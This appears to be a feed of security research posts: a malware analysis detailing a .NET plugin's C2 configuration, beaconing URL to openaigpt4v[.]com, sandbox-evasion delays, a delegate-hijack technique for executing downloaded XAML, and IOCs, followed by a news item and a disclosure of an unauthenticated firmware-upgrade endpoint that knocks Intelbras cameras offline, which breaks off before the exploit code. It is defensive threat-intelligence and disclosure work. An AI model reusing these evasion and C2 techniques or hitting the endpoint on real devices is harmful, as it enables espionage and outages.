
The multi-layer encryption structure of "ibi"

The multi-layer encryption structure of β€œibi”

The AES key is taken from the config item ibk. The first 16 bytes of the encrypted binary data serve as AES IV 1. After decryption, the data consists of a simple header followed by AES IV 2.

Template XAML‑3 includes two string placeholders, __P1__ and __P2__. Each placeholder is replaced with compressed, Base64‑encoded XAML (template __P1__ and XAML‑P2).

The content of template __P1__ is identical to XAML-2-1 and bypasses AMSI in the new process. XAML-P2 is generated from the template __P2__.

Some of the item values in template __P2__ come from the C2 configuration data in JSON-1-p. Within template __P2__, the placeholder __P__ is replaced with a compressed, encoded payload – the .NET 2 Plugin – which is decoded from the oib value in JSON-1-p. After completing all the operations, the template __P2__ becomes XAML-P2.

The C2 configuration in XAML‑P2 is shown below:

Item Value Description
ii 94aafd58-c00c-402a-aae6-858b4486a1a4 Unique ID for this malware instance (if the ii value in the configuration is null, the malware will generate a random one).
ec 9fT04e03tAiZAPogcDWt0w== Base64-encoded AES master key: same as item e in JSON-1-p, used for C2 traffic encryption and authentication.
bi 79200-100800 Actual polling delay if the C2 doesn’t respond: 79200-100800 seconds (22-28 hours) – the code parses the values and multiplies them by 1000 to get milliseconds. This item indicates that the malware uses very long polling intervals.
is 1200-2400 Actual delay: 1200-2400 seconds (20-40 minutes) – a long delay before the initial connection to the C2 server, used for sandbox evasion.
u Base64encodedXAML A short XAML snippet that calls Environment.Exit(0)
wi 100801 Actual initial wait: 100801 seconds (~28 hours). The malware waits approximately 28 hours after initial execution and then exits the process.
de False Local exception logging switch: when set to False, exception logging is enabled.
si 41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095 UID: generated using a custom method based on the registry key value SusClientId.
cu https://openaigpt4vcom/model_v4/ Command-and-control (C2) server URL taken from the C2 server list.
tp * Trusted SSL certificate thumbprint: * indicates that any certificate is trusted (disabling SSL pinning/validation). This entry also appears in a list, corresponding to the C2 item cu.
rh Β  Additional route header/data: not configured in this instance.

When dllhost.exe loads XAML-3, it loads template __P1__ and XAML-P2 one by one. When XAML-P2 loads, it retrieves the current domain via AppDomain.GetCurrentDomain() and then stores the values of the C2 configuration items (cu, tp, and rh; see the table above) in that domain using AppDomain.SetData(). Finally, XAML-P2 decodes and decompresses the embedded payload (.NET 2 Plugin), loads the .NET 2 Plugin into the current domain, and then calls the plugin’s entry method, m.C().

.NET 2 Plugin

This payload is a .NET assembly (PE file). As discussed above, it is loaded by XAML-P2 into the host process dllhost.exe. In the plugin’s entry method m.C(), a thread is spawned to execute the malicious operations.

The following key steps are executed in this thread:

  1. Configuration initialization: Load the C2 configuration from the current AppDomain’s data storage and assign it to the corresponding member variables.
  2. Gather system information from the registry:
    • "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\full", Key="Version"
      "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion", Key="BuildLab"
    • Combine the queried values into a single string, for example: "4.7.03190\n17763.rs5_release.180914-1434". If any query fails, replace its result with a hyphen (β€œ-β€œ).
  3. Clear the state of the exception‑state logging system: .NET 2 Plugin uses the same exception‑state logging system as the .NET 1 Loader.
    • Recursively delete 12 GUID subkeys from the registry. The algorithm that generates the GUID path is the same as the one used by .NET 1 Loader. The first eight GUIDs are the same as those that .NET 1 Loader attempted to remove. The remaining four GUIDs were generated using different integer seeds (integer seed = [From 1 to 4]|65536).
    • If steps 1 and 2 are completed successfully, generate a subkey using the integer seed 3|65536. Then create the following registry subkey:
    • "LocalMachine\SOFTWARE\Classes\appid\{ff259bcd-2f0a-44de-b34a-0092fec1d8a2}
      DllSurrogate = ""
  4. Anti-analysis: Check whether the current host process is dllhost.exe by examining Environment.CommandLine.
  5. Prevent the host process from exiting: Create a managed object and retrieve its IUnknown interface. Then call ole32.dll’s CoLockObjectExternal(IUnknown interface) to lock the object in memory, ensuring that the dllhost.exe process created by RPC is not released by the system.
  6. Jitter delay: Before the initial request to the C2 server, wait for a random jitter delay of 20-40 minutes (set by the configuration item β€œis”=”1200-2400”) to evade sandboxes by causing them to time out.
  7. Set maximum execution time: Create a timer that registers a callback function as a watchdog. The timer waits approximately 28 hours (100801 seconds, retrieved from the configuration item wi) before invoking the callback. The callback fetches the configuration item u, decodes its Base64‑encoded string, decompresses the output, and extracts a XAML snippet from the resulting data. It then loads this XAML, which ultimately triggers Environment.Exit(0).
  8. Periodic polling:
    1. Retrieve the config items cu and ii to build the full URL https://openaigpt4v.com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4
    2. Obtain the system proxy using three methods (see the Discovering proxies section below).
    3. Register an HTTPS callback (ServerCertificateValidationCallback) that verifies the server‑side X.509 certificate against the configuration value tp before establishing the connection.
    4. Then, combine the system information with additional details, such as whether the proxy is bypassed, whether it is using a proxy, and the current index in the C2 server list.
    5. Next, encrypt the combined data with AES (see the AES encryption diagram in the network traffic section for more details), and then encode the encrypted output in Base64.

      // Final HTTP request URL
      "https://openaigpt4v[.]com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4?b=lM4V3VwrWtXBy4oBGUkXOHfxyLUlrT2hIZGn4C37W1Z3%2FeW1WURJqzaNLQhGFHsWxA2lpJHZSpd8VDLMOQRD%2FfsDswnomIrBpoaNzug3dOtrh1J2KIqZRmKx1TtQsxq1RAGu1y45rSKaPHm9s2HF8A%3D%3D&c=41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095"

    6. Hijack the HTTP User-Agent and replace the value following HOST: with the config value of item rh.
    7. Retrieve a XAML file from the C2 server, update the configuration data, and load the retrieved XAML (for more details on techniques, see the Execute downloaded XAML payload in an isolated AppDomain section).
    8. If a valid response is received from C2, the loop pauses for 5-6 minutes before the next request; otherwise, it pauses for 22-28 hours, checking every 10 minutes to determine whether the allotted time has elapsed.

AES encryption scheme for network traffic


All traffic between the malware and the C2 server is encrypted and authenticated using AES‑128‑CBC with HMAC. The encryption and authentication keys are derived from a master key – specified in the configuration as "ec"="9fT04e03tAiZAPogcDWt0w==" – by applying HMAC with distinct seed values.

For a given master key and a single-byte seed, the derivation works as follows:

  1. Generate a 16‑byte sequence from the seed; this serves as the HMAC key.
  2. Compute HMAC‑SHA256 over the master key to obtain an intermediate key.
  3. Use this intermediate key as the HMAC key to compute HMAC‑SHA256 on the constant byte 0x01.
  4. Take the first 16 bytes of the resulting hash; this becomes the final derived key.

Accordingly, the server-side encryption and decryption keys mirror those on the client (malware) side.

Seed Key type generated (client side) Key type generated (server side)
0 Decryption key Encryption key
1 Decryption authentication key Encryption authentication key
2 Encryption key Decryption key
3 Encryption authentication key Decryption authentication key

The code implements an encapsulation of AES-CBC encryption combined with HMAC-SHA256 integrity verification. It uses a randomly generated IV to symmetrically encrypt the plaintext in CBC mode and produces ciphertext. Next, it calculates an SHA256 message authentication code for the concatenated β€œIV+ciphertext” using a separate HMAC key. Finally, it concatenates the three segments – IV (16 bytes) | ciphertext | HMAC (32 bytes) – into a single byte array that constitutes the final encrypted message. This follows the standard cryptographic Encrypt-then-MAC construction. The receiver must validate the HMAC before decrypting with the corresponding key and IV, which ensures confidentiality, integrity, and tamper resistance.

Discovering proxies


.NET 2 Plugin detects the system proxy using three methods:

  • Retrieve the system‑wide proxy configuration using the Win32 WinHTTP API function WinHttpGetDefaultProxyConfiguration(), then extract the proxy server with the regular expression (?:([a-zA-Z]+)=)?(.*).
  • If that fails, locate the running explorer.exe process, impersonate its access token using Impersonate(), and retrieve its proxy configuration with the .NET API WebProxy.GetDefaultProxy().
  • If both methods fail, fall back to obtaining the proxy from the .NET property DefaultWebProxy.

These methods ensure that the malware can reach external networks even in complex network environments with proxies.

Execute downloaded XAML payload in an isolated AppDomain


This technique abuses MulticastDelegate again by using reflection to modify its private _invocationList array. .NET 2 Plugin creates a multicast delegate (CrossAppDomainDelegate) and replaces one entry in its invocation list with a malicious delegate pointing to XamlReader.Parse(). When AppDomain.DoCallBack() executes this multicast delegate, it iterates through the invocation list and invokes the injected XamlReader.Parse() to parse and execute the downloaded XAML.

In more detail, the process is as follows:

  1. Create a new isolated AppDomain with a randomly generated GUID as its name.
  2. Copy all configuration data from the current AppDomain into the new one.
  3. Set the proxy information in the new AppDomain and assign it to the variable px.
  4. Use TypeConfuseDelegate to replace TimeZoneInfo.ClearCachedData() with XamlReader.Parse(), thereby modifying the MulticastDelegate(CrossAppDomainDelegate).
  5. Use appDomain.DoCallBack() to invoke XamlReader.Parse() within the isolated AppDomain, executing the downloaded XAML payload.
  6. Transfer any updated configuration data from the new AppDomain back to the original AppDomain.
  7. Unload the isolated AppDomain to complete the cleanup.

This technique keeps the downloaded malicious payload out of the main AppDomain, which increases stability and allows the payload to be fully cleaned up after execution.

Infrastructure

The attack relies on commercial hosting infrastructure. The C2 IP is part of Cloudflare’s CDN, and the domain name is registered with Cloudflare.

Domain IP First seen Domain Registrar/ASN
openaigpt4v[.]com 104.18.14[.]219 Sep 27, 2023 Cloudflare, Inc. / 15169

Victims

Based on KSN telemetry data, we identified a single victim in Asia. Additionally, we learned that the malware was designed to target a specially customized government‑only version of the Windows operating system. Consequently, we infer that the victims are Asian government entities.

Attribution

After analyzing the TTPs, code similarities, and infrastructure, we were unable to link the attack to any known APT group.

Conclusions

Technological sovereignty has become a global trend. In today’s geopolitical climate, a growing number of countries are building their own core software platforms, including operating systems, databases, middleware, and cloud services, with operating systems often the top priority. The advantage is that each country controls the development, operation, and upgrading of its own operating systems, granting it full autonomy over the entire process. On the other hand, it also means that each country must protect this entire vast ecosystem on its own. Bringing the operation and maintenance of such a system to maturity is a lengthy process. Until then, both the system and its emerging supply chain could be exposed to attacks through multiple vectors, increasing potential vulnerabilities.

Indicators of Compromise

File hashes

F2458ED133F8D0CA19E22C10F577E98EΒ  Β  e4537a1762fcafd2fd96bfc825bad34f9db9a24d
E1DC6F1ED193594F2284BE22AE08DFA4Β Β Β Β Β Β Β Β Β Β Β Β  Β  Resources.resx
AB81564BCB8CA7E710C66832DE747556 Β  .NET 1 Loader
CFB8B281BDF5D9390E64B10C312FB2C1Β Β Β Β Β Β Β Β Β Β Β  Β  .NET 2 Plugin
67E3617F8709D34F806F8E02BADBA8A5Β  Β  fabric.config
514AC0D73B8A1B73488EF5E2E55A75C3 Β  PatchMyPC-ScriptRunner.exe.config
514117D536E347560D049CFE0C609632Β Β  Β  XAML-1
9000820D8153C24CD60D53001D3A97B6Β  Β  XAML-2
B3C4A635179680EDAFB5D006CF0CFFC6Β Β Β Β Β Β Β Β Β Β Β  Β  XAML-2-1
4F28622C5E60C01319BF48CF742FE1A5Β  Β  XAML-2-2
C86D53392A87DD3F3E62D62C9B92A9BDΒ Β Β Β Β Β Β Β Β Β Β  Β  XAML-3

File paths

C:\Windows\SoftwareDistribution\Download\Install\PatchMyPC-ScriptRunner.exe.config
C:\Windows\SoftwareDistribution\Download\Install\fabric.config
C:\Windows\SoftwareDistribution\Download\Install\Resources.resx

Domains and IPs
openaigpt4v[.]com

U.S. Navy pays $23 million to shield warship power grids from hackers

29 October 2026 at 03:01
The U.S. Navy has awarded South Carolina-based Integer Technologies a $23.1 million contract to research how zero trust cybersecurity can protect the electrical power systems that run its warships, without slowing the split-second controls those systems depend on. The Office of Naval Research awarded the cost-plus-fixed-fee contract for a program called Threat Resilient Integrated Defense […]
Yesterday β€” 28 October 2026Main stream

Millions of security cameras at risk: DoS vulnerability in Intelbras devices

28 October 2026 at 06:00

Background

Network-connected surveillance cameras are now widespread in both home and enterprise environments, so securing them is essential to safeguarding physical spaces and sensitive assets. As these devices continue to gain new features and network connectivity capabilities, vulnerabilities in their implementation can have significant security implications.

During our research, we discovered a denial-of-service vulnerability that affects Intelbras IP cameras systems. The flaw resides in a firmware update endpoint that is accessible without authentication and allows anyone with access to the local Wi-Fi network to knock cameras offline. A single request disrupts the camera for only about a minute, but sending periodic requests keeps the device offline indefinitely. We reported the issue to Intelbras, monitored the remediation process, validated the fix in the new firmware, and will now demonstrate the exploitation procedure step-by-step.

Following our notification, Intelbras patched the vulnerability and released updated firmware (R.260804) along with update instructions. A candidate ID of CAN-2026-2035970 has been assigned by MITRE following submission, pending the final CVE assignment. Additionally, the Intelbras team recently informed us that MITRE has classified the vulnerability as Medium, assigning it a score of 5.1 under the CVSS 4.0 framework. The issue discussed in this article is no longer present in the latest firmware version.

Firmware

Intelbras provides firmware files on its official website. While users can manually install these updates via an SD card, the cameras also natively support firmware upgrades over the local network via their web interface and mobile app. We obtained the firmware version v240927 for the iM3B-C (IM3 C) camera, which was the latest available version at the time of our research. According to Intelbras, the same firmware is also compatible with the iMX C, iM4 C, iM5 SC, iME 360 C, and iM7+ FC models. Below, we can view the firmware version and the camera model used as an example.

To provide context, we will explain how the camera’s authentication mechanism works and why it is relevant to accessing the camera’s endpoints. The main firmware component is an ARM binary named sonia, responsible for controlling the kernel drivers used by the camera hardware, authentication, and livestream recording, among other things.

How authentication works


The global.login RPC method handles authentication at the /RPC2_Login endpoint. First, the client, such as the mobile app or a custom script, sends the username and an empty password. The camera responds with an authentication challenge (a set of values to verify the password without transmitting it). This response returns a temporary session, the encryption type in the encryption field, a random value, and a realm (authentication scope). At this stage, a false response is normal and does not indicate a failed login, as the authentication process is not yet complete.

Next, the client calculates the response password from the authentication challenge. It first generates an MD5 (username:realm:original_password) hash as the base. It then calculates a second MD5 (username:random:first_md5) hash,Β  where first_md5 is the result of the previous step. To complete the authentication, the client sends this final result back to /RPC2_Login in a second global.login call, passing the username, calculated password, and temporary session ID.

If the login is accepted, the camera returns true and a new, authenticated session. This session must be used for all subsequent RPC calls, including the camera’s other endpoints, for example, the one that reboots the device or those that expose sensitive information.

Affected endpoint


The affected endpoint is the firmware upgrade route http://<ip_address>/firmwareUpgrade_service/Demo, which lacks authentication checks; furthermore, it fails to verify whether the firmware is actually valid before initiating the upgrade process. This creates a serious issue because the upgrade requires the camera to reboot, and that is precisely when the problem occurs: the camera enters reboot mode and eventually shuts down, appearing offline to the user and anyone who has the camera registered on their device.

PoC: vulnerability exploitation


Now that we have outlined how the vulnerability works, we will use a Python script on an iM3B-C camera to exploit it for demonstration purposes. The exploit contacts the camera’s endpoint to upload firmware. Below, we can see sonia creating the endpoint responsible for the firmware upgrade.


Next, the exploit will hit the endpoint and cause the camera to reboot. Consequently, mobile phones running the Intelbras app will lose connection with the registered device. Below, we can see the camera operating normally: the green light is on and the app is showing it is available for viewing.

The camera is online

The camera is online

